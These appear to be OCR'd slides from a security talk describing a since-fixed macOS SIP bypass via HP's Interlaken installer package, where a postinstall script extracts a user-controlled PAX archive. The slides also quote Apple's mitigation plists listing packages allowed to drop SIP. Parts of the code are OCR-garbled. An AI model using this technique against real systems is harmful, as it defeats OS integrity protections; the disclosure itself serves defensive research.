
HP_Interlaken1.pkg - Full SIP Bypass

the vulnerability

- /this was already fixed/
- copies a user controlled PAX file and extracts it
- + we can control the destination



```
# Injecting postinstall

if [ -f "${3}"/Library/Printers/hp/Frameworks/Interlaken.framework/repo_links.pax ] ; then
    mv "${3}"/Library/Printers/hp/Frameworks/Interlaken.framework/repo_links.pax "${3}"/Library/Printers/
hp/Frameworks/Interlaken.framework/Versions/Current/Resources
    cd "${3}"/Library/Printers/hp/Frameworks/Interlaken.framework/Versions/Current/Resources
    pax -r -pe -f repo_links.pax
    rm repo_links.pax
fi

exit 0
)
fi
```



```
sh-3.2# ls -l ../Desktop/
total 0
ls: ../Desktop/: Operation not permitted
sh-3.2# 
```

Apple's mitigation strategy

the problem

- valid packages
- can't revoke signature
- if the package gets fixed -- old package is still usable
- can't be fixed in the pkg level universally

Install Script Actions

- InstallScriptActions.plist
  - /System/Library/PrivateFrameworks/PackageKit.framework/Resources/
- specifies package + script ==> drop SIP

```
<dict>
        <key>ScriptTypes</key>
        <array>
                <string>postinstall</string>
        </array>
        <key>RelativePath</key>
        <string>postinstall_actions/link_shared_support.bash</string>
        <key>DropSIP</key>
        <true/>
        <key>PerformMutation</key>
        <string>LinkSharedSupport</string>
        <key>ComponentPackageIdentifiersRegex</key>
        <array>
                <string>^com\.apple\.pkg\.InstallAssistant\S*$</string>
        </array>
</dict>
```


Install Script Mutations

- InstallScriptMutations.plist
- same location
- changes the script content

```
 <key>LinkSharedSupport</key>
 <dict>
  <key>PreReplacementCaptures</key>
  <array>
   <string>^SHARED_SUPPORT_PATH\=.*$</string>
  </array>
  <key>ReplacementContent</key>
  <string>#!/bin/bash
SHARED_SUPPORT_PATH=&quot;${3}Applications/%%%IA_NAME%%%/Contents/SharedSupport&quot;
/bin/mkdir -m 755 -p &quot;${SHARED_SUPPORT_PATH}&quot;
echo &quot;Copying ${PACKAGE_PATH} into ${SHARED_SUPPORT_PATH}&quot;
/bin/cp -fc &quot;${PACKAGE_PATH}&quot; &quot;${SHARED_SUPPORT_PATH}/SharedSupport.dmg&quot; |
/bin/cp -f &quot;${PACKAGE_PATH}&quot; &quot;${SHARED_SUPPORT_PATH}/SharedSupport.dmg&quot;</s
  <key>PostReplacementChanges</key>
  <array>
   <dict>
    <key>RegexMatch</key>
    <string>^SHARED_SUPPORT_PATH\=.*$</string>
    <key>PreMutationCaptureIndex</key>
    <integer>0</integer>
   </dict>
  </array>
 </dict>
```

Install Script Tries

- InstallScriptTries.plist
- drops SIP based on pkg



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>DropSIP</key>
        <array>
                <string>com.apple.pkg.GarageBand</string>
                <string>com.apple.pkg.ProAudio</string>
                <string>com.apple.pkg.JamPack</string>
                <string>com.apple.pkg.FinalCutServer</string>
                <string>com.apple.pkg.iTunesX</string>
                <string>com.apple.pkg.HP_</string>
                <string>com.apple.pkg.Canon</string>
                <string>com.apple.pkg.RecoveryHDMetaDmg</string>
                <string>com.apple.pkg.RecoveryHDUpdate</string>
                <string>com.apple.pkg.iDVD</string>
                <string>com.apple.pkg.XcodeSystemResources</string>
                <string>com.apple.pkg.ImageStackPlugin</string>
                <string>com.apple.pkg.AppleServer</string>
                <string>com.apple.pkg.AppClipCodeGenerator</string>
                <string>com.apple.pkg.AST</string>
                <string>com.apple.pkg.AppleServiceToolkit</string>
                <string>com.apple.pkg.FieldDiags</string>
                <string>com.apple.pkg.AppleConnect</string>
        </array>
</dict>
</plist>
```

Csaba Fitzl
Twitter: @theevilbit
BlueSky: @theevilbit.bsky.social

Icons

- flaticon.com
  - kliwir art
  - Freepik
  - syafii5758